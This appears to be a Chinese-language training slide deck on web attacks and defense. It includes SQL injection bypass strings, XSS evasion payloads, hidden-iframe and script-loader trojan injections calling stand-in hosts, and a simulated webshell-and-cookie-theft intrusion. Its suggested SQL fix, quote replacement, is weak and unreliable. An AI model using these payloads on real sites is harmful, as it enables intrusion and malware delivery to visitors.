網路攻防戰 之 Web 2.0網站手法與防範

講師 呂守箴

大綱

- Web Server 入侵手法
  - 常見的漏洞利用介紹
  - 網頁木馬簡介
  - 論壇套件漏洞介紹
  - SQL Injection & XSS 手法介紹
- Web Server 防禦策略
  - 駭客攻擊Web之阻擋方式
  - 惡意連結網站清單
  - 建置社群web2.0網站之注意事項

Web Server 入侵手法


- Microsoft漏洞利用
- 網頁木馬
- 論壇套件漏洞利用
- SQL Injection 利用
- XSS 利用

補充資料：

- OWASP網站： http://www.owasp.org

- OWASP Testing Guide v3
- 英文版下載處
- http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf


- 簡體中文版下載處
- http://www.owasp.org/images/0/06/ OWASP测试指南(中文） .pdf



T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7 – Insecure Cryptographic Storage	•Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A8 - Failure to Restrict URL Access	•Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9 - Insufficient Transport Layer Protection	•Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A1 Injection



SQL Injection 利用

- 引起的原因為網頁程式設計師在撰寫asp或php程式的時候，對呼叫(ADO連線)後端資料庫的帳號權限太大，在加上對特殊字串以及語法沒有過濾或者過濾不完全而導致的。
- 其最主要的攻擊目標為資料庫，以取得下列資訊為主：
  - 獲取資料庫帳號及密碼
  - 獲取作業系統帳號及密碼
  - 利用「XP_CmdShell」執行DOS指令
  - 猜測網頁實體路徑來進行換首頁或上傳/下載文件
  - 上傳網頁木馬並植入後門

SQL條件式語法漏洞

- 主要出現在登入帳號的asp或php程式上，利用這個漏洞就可以不需要帳號密碼進入管理畫面。
- 主要為網頁程式設計的瑕疵：
  - 沒有對單引號「`」或雙引號「"」進行過濾。
  - SQL條件式and、or的邏輯沒有考慮。
  - SQL語法的where子句所傳入的變數沒有檢查。
  - SQL語法中- - 是表示該符號之後的語法或參數變成註解
- 語法：
  - `‘or’=‘or’`
  - `''or1=1- -`
  - `“or”=“a’=‘a`
  - `a'or'1=1- -`
  - `or1=1- -`
  - `')or(‘a‘='a`
  - `'or1=1- -`
  - `'ora‘='a`

網頁應用程式語法：有問題版

- sql_cmd = "select * from mydatabase where id='" & Request("id") & "' and passwd='" & Request("passwd") & "'"
- 傳入惡意語法後
- sql_cmd = "select * from mydatabase where id='" 'or 1=1 --' and passwd='" & Request("passwd") & "'"
- 則變成前面的where條件為1=1而後面的password則因- -變成註解，所以就不用密碼可進入。

網頁應用程式語法：修正版


- 以程式設計的觀點來看，將表單或查詢字串直接帶入 SQL 語法，是一切弊病的源頭，要徹底排除 SQL 資料隱碼攻擊，必須從根源對症下藥。也就是必須在取得表單資料後，針對單引號進行過濾，然後再組合為 SQL 語法，例如：
- sql_cmd = "select * from mydatabase where id='" & Request("id") & "' and passwd='" & Request("passwd") & "'"
- 應該改為
- myid = Replace(Request("id"),"'","'+chr(34)+'")
- mypwd = Replace(Request("passwd"),"'","'+chr(34)+'")

- sql_cmd = "select * from mydatabase where id='" & myid & "' and passwd='" & mypwd & "'"

SQL Injection 相關參考網址

- SQL Injection (資料隱碼)– 駭客的 SQL填空遊戲
  - http://www.microsoft.com/taiwan/sql/SQL_Injection_G1.htm
  - http://www.microsoft.com/taiwan/sql/SQL_Injection_G2.htm
- 資料隱碼SQL Injection 的因應與防範之道
  - http://www.microsoft.com/taiwan/sql/SQL_Injection.htm
- ASCII碼對照表
  - http://www.lookuptables.com
- SQL Injection 檢測工具(無殺傷力)
  - http://www.databasesecurity.com/sqlinjection-tools.htm

A2 Cross-Site Scripting (XSS)



XSS 利用

- Cross Site Scripting(XSS)跨網站功擊：
- XSS產生的原因是由於網頁程式設計師在撰寫程式時，對於一些變數沒有充份過濾，直接把使用者所送出的資料送往Web Sever執行。這樣的程式流程造成攻擊者可以送出一些特別製造的Script語法，只要成功送往後端執行成功，便可達成如：竊取cookie、植入網頁木馬等原本不存在的「功能」。

XSS的探測和繞過過濾

- 基本檢測語法：
- <script>alert(“xss”)</script>
- 如果<script>被過濾，則改用
- <img src=javascript:alert(“xss”)>
- 如果javascript:被過濾，則用16進位的值取代一些關鍵字
- <img src=“javascrip&#116&#58alert(/xss/)”>
- 也可用空白字元、Tab添加
- <img src=“javas cript:alert(/xss/)” width=0>
- 或者用語法的事件與屬性來避免關鍵字被攔截
- <img src=“#” onerror=alert(/xss/)>
- <img src=“#” style=“xss:expression(alert(“xss”));”>

- 例如：Yahoo Mail的XSS語法(已修正)
- <STYLE onload=“alert(‘cookies exploit!’);alert(document.cookie)”>

網站、網頁掛馬語法

- 框架掛馬：
- <iframe src=木馬網址 width=0 height=0></iframe>

- JScript 文件掛馬：首先將以下語法存檔為 xxx.js 然後將此文件利用各種方式上傳到目標處。
- document.write("<iframe width='0' height='0' src='木馬網址'></iframe>");
- 最後JScript 掛馬的語法為：
- <script language=javascript src=xxx.js></script>

- JScript 變型加密：
- <SCRIPT language="JScript.Encode"
  src=http://www.xxx.com/muma.txt></script>
  muma.txt 可改成任何附檔名

- body 掛馬：
- <body onload="window.location='木馬網址';"></body>

- 隱藏掛馬：
- top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe
  src="http://www.xxx.com/muma.htm/"></iframe>';

- CSS 中掛馬：先將製作好的 muma.js 先利用各種方式上傳至目標處。
- body {
  background-image: url('javascript:document.write("<script
  src=http://www.XXX.net/muma.js></script>")')}

- JAVA 掛馬：
- <SCRIPT language=javascript>
  window.open ("木馬網址","","toolbar=no,location=no,directories=no,status=no,menubar=no,scro
  llbars=no,width=1,height=1");
  </script>

- 圖片偽裝：
- <html>
  <iframe src="網馬網址" height=0 width=0></iframe>
  <img src="圖片網址">
  </html>


- 偽裝呼叫：
- <frameset rows="444,0" cols="*">
  <frame src="開啟的網頁" framborder="no" scrolling="auto" noresize
  marginwidth="0"margingheight="0">
  <frame src="網馬網址" frameborder="no" scrolling="no" noresize marginwidth="0"margingheight="0">
  </frameset>

- 欺騙超連結網址手法：
- <a href="http://www.XYZ.com(迷惑他人超連結網址，故意顯示這個網址卻連向木馬網址)"
  onMouseOver="www_163_com(); return true;"> 網頁要顯示的內容
  <SCRIPT Language="JavaScript">
  function www_XYZ_com ()
  {
  var url="真正連的網頁木馬網址";
  open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,r
  esizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");
  }
  </SCRIPT>

XSS相關參考網址

- Cross Site Scripting questions and answers
  http://www.cgisecurity.com/articles/xss-faq.shtml
- Apache Cross Site Scripting Info
  http://httpd.apache.org/info/css-security/
- How to prevent cross-site scripting security issues
  http://support.microsoft.com/kb/q252985/
- Information on Cross-Site Scripting Security Vulnerability
  http://www.microsoft.com/technet/archive/security/news/crssite.mspx?mfr=true
- Microsoft Anti-Cross Site Scripting Library V1.0
  http://www.microsoft.com/downloads/details.aspx?familyid=9A2B9C92-7AD9-496C-9A89-AF08DE2E5982&displaylang=en

A3 Broken Authentication and Session Management



論壇套件漏洞利用

- 由於asp或php簡單易學，所以網路常常可找尋到相關免費的程式架設論壇網站。但由於安裝程式的管理者常忽略需要修改原始設定及安全性選項，使得依照「預設值(瘋狂按下一步就會裝好)」的資料便可取得該論壇權限，進而利用「社交工程」取得個人資料。

- 常利用手法：
  - Cookie 欺騙
  - 爆庫法：論壇DB爆庫
  - 爆庫法：%5c路徑爆庫
  - SQL Injecion
  - XSS
  - 惡意超連結至網頁木馬
  - DDoS

Cookie 欺騙

- Cookie**記錄著使用者的帳戶ID、密碼**之類的訊息，如果在網上傳遞，通常使用的是MD5方法加密。這樣經由加密處理後的訊息，即使被網路上一些別有用心的人截獲，也看不懂，因為他看到的只是一些無意義的字母和數字。然而，現在遇到的問題是，**截獲Cookie的人不需要知道這些字串的含義，他們只要把別人的Cookie向伺服器提交，並且能夠通過驗證**，他們就可以冒充受害人的身份，登陸網站。這種方法叫做Cookie欺騙。
- 手法：
  - 截獲他人Cookie內的帳號與密碼獲取權限，搭配其它手法進行「掛馬」等更進一步攻擊。

模擬案例：JS與論壇掛馬　入侵過程

- 目標：
- 攻陷　XYZ公司　使該公司之客戶植入木馬，完成後竊取個資。

- 觀察：
- 該公司除XYZ網站外仍在同台Web Server中並有架設Dvbbs論壇。

模擬案例：JS與論壇掛馬　入侵過程

- 入侵前準備：
- 製作 MS04-023、MS06-014、MS07-004 的 Exploits 程式來呼叫木馬。
- 於 JavaScript 中撰寫 document.write("<iframe src= 存放 Exploits 的網址 width=0 height=0></iframe>"); 並存檔為 123.js 來呼叫Exploits 。
- 將 123.js 檔案 進行 變型及加密 來避免被防毒軟體查殺。
- 最後將MS04-023、MS06-014、MS07-004 的 Exploits 程式及製作好的 123 .js 檔案放置於 192.168.123.101 之跳板網站內 Muma 的目錄中備用。

模擬案例：JS與論壇掛馬　入侵過程

- 入侵中過程：
- 利用 Sniffer 技巧於Dvbbs 論壇中截獲輸入於該論壇的 Cookie 。
- 利用該 Cookie 內儲存之帳號與密碼所取得之權限，搭配論壇上傳程式，將 WebShell (windows.asp)上傳至該台 Web Server的論壇目錄中。
- 於 www.xyz.com.tw/dvbbs/windows.asp 中確認 WebShell (windows.asp)已經成功傳入。
- 目的是利用 存放於Dvbbs 論壇中的 WebShell 來將XYZ 公司的網站掛馬。

模擬案例：JS與論壇掛馬　入侵過程

- 入侵中過程：
- 撰寫掛馬語法 <script language=javascript src='http://192.168.123.101/muma/123.js'></script>
- 為避免存放 123.js 的跳板網站URL網址被阻擋，將該網址進行URL編碼　來逃避偵測。 <script language=javascript src='http://%31%39%32%2E%31%36%38%2E%31%32%33%2E%31%30%31%2F%6D%75%6D%61/123.js' > </script>
- 利用 WebShell (windows.asp)將語法掛馬後，查看 XYZ公司網頁HTML原始碼是否有被異動。

模擬案例：JS與論壇掛馬　入侵過程

- 入侵後感染：
- 當使用者瀏覽 XYZ公司 的網站後，變會觸發HTML內的掛馬語法

- 感染流程：
- URL編碼的掛馬語法　→轉換
- 跳板網站中的123.js　→解析
- JS內變型及加密的Exploits 程式網址　→還原
- Exploits 程式網址內的木馬程式　→植入

論壇DB爆庫：原理

- Access資料庫的儲存隱患：
  - 在ASP＋Access應用系統中，如果能獲得或猜到Access資料庫的儲存路徑和資料庫名稱，則該資料庫就可以被下載到本地。例如：對於線上書店的Access資料庫，人們一般命名為book.mdb、store.mdb等，而存儲的路徑一般為“URL/database”或乾脆放在根目錄“URL/”之下。這樣，只要在瀏覽器地址欄中輸入網址：“URL/database/store.mdb”，就可以輕易地把store.mdb下載到本地的機器中。
- Access資料庫的解密隱患：
  - 由於Access資料庫的加密機制非常簡單，所以即使資料庫設置了密碼，解密也很容易。由此可見，無論是否設置了資料庫密碼，只要資料庫被下載，其資訊就沒有任何安全性可言了。

